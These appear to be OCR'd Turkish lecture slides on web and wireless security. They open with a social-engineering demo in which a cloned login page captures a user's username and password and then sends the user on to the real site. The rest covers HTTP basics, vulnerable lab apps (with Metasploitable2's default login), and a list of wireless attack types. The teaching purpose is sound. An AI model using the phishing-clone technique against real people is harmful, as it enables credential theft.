
Sosyal Mühendislik

Tarayıcı açıp IP adresini giriyoruz..




Sosyal Mühendislik

Klonumuz karşımızda..




Sosyal Mühendislik

Kullanıcı bilgilerini girdiğinde ve giriş yaptığında sanki yanlış yazılmış gibi orijinal siteye gönderiyor..



Sosyal Mühendislik


Orijinal site..



Sosyal Mühendislik

Kullanıcının girdiği bilgiler artık elimizde…

Kullanıcı adı ve parola..




11. Hafta

WEB GÜVENLİĞİ SALDIRI VE SAVUNMA YÖNTEM-ARAÇLARI (TEMİZ KOD)

Web

- TCP/IP
  - Http protokolü
    - Web Server



HTTP Metodları

Yöntem	Açıklama
GET	Sunucudan bir kaynağı ister
HEAD	GET gibi kullanılır ama sadece Header getirir ve içerik getirmez
POST	Sunucuda bulunan verinin içeriğini değiştirmesini ister
PUT	Sunucuda bir kaynak yaratmasını veya başka kaynak ile değiştirmesini ister
DELETE	Sunucuda bulunan bir kaynağı silmesini ister
CONNECT	SSL bağlantıların HTTP bağlantıları içinden geçmesini sağlar
OPTIONS	Sunucudan bir kaynakla ilgili geçerli yöntemleri ister
TRACE	Sunucunun istek Header'larını geri göndermesini ister

HTTP Durum Kodları

- **1xx:** Bilgi mesajları.
- **2xx:** Başarılı istek yanıtları.
- **3xx:** İstemciyi başka bir kaynağa yönlendiren yanıtlar.
- **4xx:** Bir hata barındıran isteklere karşı üretilen yanıtlar.
- **5xx:** Sunucu tarafında istek karşılanmaya çalışılırken bir hata alındığına ilişkin yanıtlar.

Http Header Bilgileri

- Request
  - Cf-Connecting-Ip
  - Cookie
  - Accept-Language
  - Referer
  - Accept
  - User-Agent
  - Upgrade-Insecure-Requests
  - Cf-Visitor
  - X-Forwarded-Proto
  - Cf-Ray
  - X-Forwarded-For
  - Cf-Ipcountry
  - Accept-Encoding
  - Connection
  - Host
- Response
  - Content-Base
  - Content-Length
  - Cache-Control
  - Content-Type
  - Date
  - eTag
  - Last-Modified
  - Location
  - Server
  - Set-Cookie
  - X-Powered-By
  - WWW-Authenticate
  - Connection

Bir web sitesinin header bilgilerini görmek için; https://headers.cloxy.net/ adresinden yararlanılabilir.

HTTP Status for: "http://www.siberguvenlik.xyz/ders"

View HTTP Response Header

- **HTTP/1.1 301 Moved Permanently**
- Content-Type: text/html; charset=UTF-8
- Location: http://www.siberguvenlik.xyz/ders/
- Server: Microsoft-IIS/8.5
- X-Powered-By: ASP.NET
- X-Powered-By-Plesk: PleskWin
- Date: Wed, 11 Apr 2018 08:23:37 GMT
- Connection: close
- Content-Length: 157
- **HTTP/1.1 200 OK**
- Cache-Control: private
- Content-Type: text/html
- Server: Microsoft-IIS/8.5
- Set-Cookie: ASPSESSIONIDQSTSDDDR=GHKFADOCEGNLEOFEALGKFDLE; path=/
- X-Powered-By: ASP.NET
- X-Powered-By-Plesk: PleskWin
- Date: Wed, 11 Apr 2018 08:23:38 GMT
- Connection: close
- Content-Length: 38959

Your Request HTTP Headers

- Cf-Connecting-Ip: 193.140.54.45
- Cookie: __cfduid=de3ab415b76cb4c44d52cbff5ad93e0961523004145; cf_clearance=9d90a79bb03eb97bba1977a1414da58da13a1a00-1523435030-90
- Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
- Referer: https://headers.cloxy.net/request.php
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
- User-Agent: Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3325.181 Safari/537.36
- Upgrade-Insecure-Requests: 1
- Cf-Visitor: {"scheme":"https"}
- X-Forwarded-Proto: https
- Cf-Ray: 409c0daf8c572926-OTP
- X-Forwarded-For: 193.140.54.45
- Cf-Ipcountry: TR
- Accept-Encoding: gzip
- Connection: close
- Host: headers.cloxy.net

Sunucu Teknolojileri

- Scripting dilleri (PHP, VBScript, Perl)
- Web uygulama platformları (ASP.NET, Java)
- Web sunucuları (Apache, IIS, ngix)
- Veritabanları (MS-SQL, Oracle, MySQL)
- ve diğer destekleyici servislerdir (File Systems, SOAP tabanlı web servisleri, dizin servisleri)

- İstemci gönderileri
  - URL sorgu string'leri
  - HTTP cookie'leri
  - POST metodu ile yapılan istek mesaj gövdeleri

Web Lab Uygulama Yazılımları


- **DVWA**
- Mutillidae
- SQLol
- Hackxor
- The BodgeIt Store
- Exploit KB / exploit.co.il Vulnerable Web App
- WackoPicko
- WebGoat
- OWASP Hackademic Challenges Project
- XSSeducation

Damn Vulnerable Web App (DVWA)

- Web uygulama güvenliği alanında kendini geliştirmek isteyenler için PHP ile oluşturulmuş içinde belli web zafiyetlerini barındıran bir eğitim sistemidir.
- Barındırdığı Zafiyetler:
  - Brute Force
  - Command Execution
  - CSRF
  - File Inclusion
  - SQL Injection
  - Upload
  - XSS Reflected
  - XSS Stored


DVWS Uygulamaları

- Sanal makine Metasploitable2
- Firefox tarayıcısı



```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started
```

- TWiki
- phpMyAdmin
- Mutillidae
- DVWA
- WebDAV



12. Hafta

KABLOSUZ AĞ GÜVENLİĞİ

Kablosuz Ağ Güvenliği

- Open Security
- WEP
- WPA
- RSN
- RADIUS / WPA-RADIUS
- Wireless Gateway
- Firmalara özel çözümler

WEP Kimlik Doğrulaması

WEP Authentication

1) Bağlantı İsteği

2) AP rasgele bir metin oluşturur (128bit) ve Kablosu Cihaza gönderir

3) Cihaz kendisindeki WEP şifresi (secret key) ile bu gelen metni şifreler AP' ye şifrelenmiş metni gönderir

4) AP gelen geri gelen şifrelenmiş metinin doğru olduğuna onay verir

Kablosuz Ağ Saldırı Çeşitleri
(IEEE 802.11x Tehditleri)

- Erişim Kontrolü Saldırıları (Access Control Attacks)
- Gizlilik Saldırıları (Confidentiality Attacks)
- Bütünlük Doğrulama Saldırıları(Integrity Attacks)
- Kimlik Doğrulama Saldırıları (Authentication Attacks)
- Kullanılabilirlik saldırıları (Availability Attacks)

Erişim Kontrolü Saldırıları
(Access Control Attacks)

- Kablosuz Ağları Tarama (War Driving)
- Yetkisiz Erişim Noktası (Rogue Access Point)
- Mac Adres Sahteciliği (Mac Spoofing)
- Ip Adresi Yanıltma (Ip Spoofing)
- Güvenli Olmayan Ağa Bağlanma (Adhoc Associations)
- 802.1x Radius Cracking

Gizlilik Saldırıları
(Confidentiality Attacks)

- Gizli Dinleme (Eavesdropping)
- Wep Anahtarı Kırma (Wep Key Cracking)
- Ap Üzerinde Sahte Portal Çalıştırmak (Ap Phishing)
- Ortadaki Adam Saldırısı (Man In The Middle)

Bütünlük Doğrulama Saldırıları
(Integrity Attacks)

- 802.11 Paketi Püskürtme (Frame Injection)
- 802.11 Veri Tekrarlama (802.11 Data Replay)
- 802.1x EAP Tekrarlama (802.1x EAP Replay)
- 802.1x Radius Tekrarlama (802.1x Radius Replay)

Kimlik Doğrulama Saldırıları
(Authentication Attacks)

- Shared Key Guessing
- PSK Cracking
- 802.1x Password Guessing
- Application Login Theft
- Domain Login Cracking
- 802.1x LEAP Cracking
- 802.1x EAP Downgrade

Kullanılabilirlik Saldırıları
(Availability Attacks)

- Servis Reddi Saldırıları (DoS Attacks)
- AP Theft
- Queensland DoS
- 802.11 Beacon Flood
- 802.11 Deauthenticate Flood
- …

Saldırı Araçları

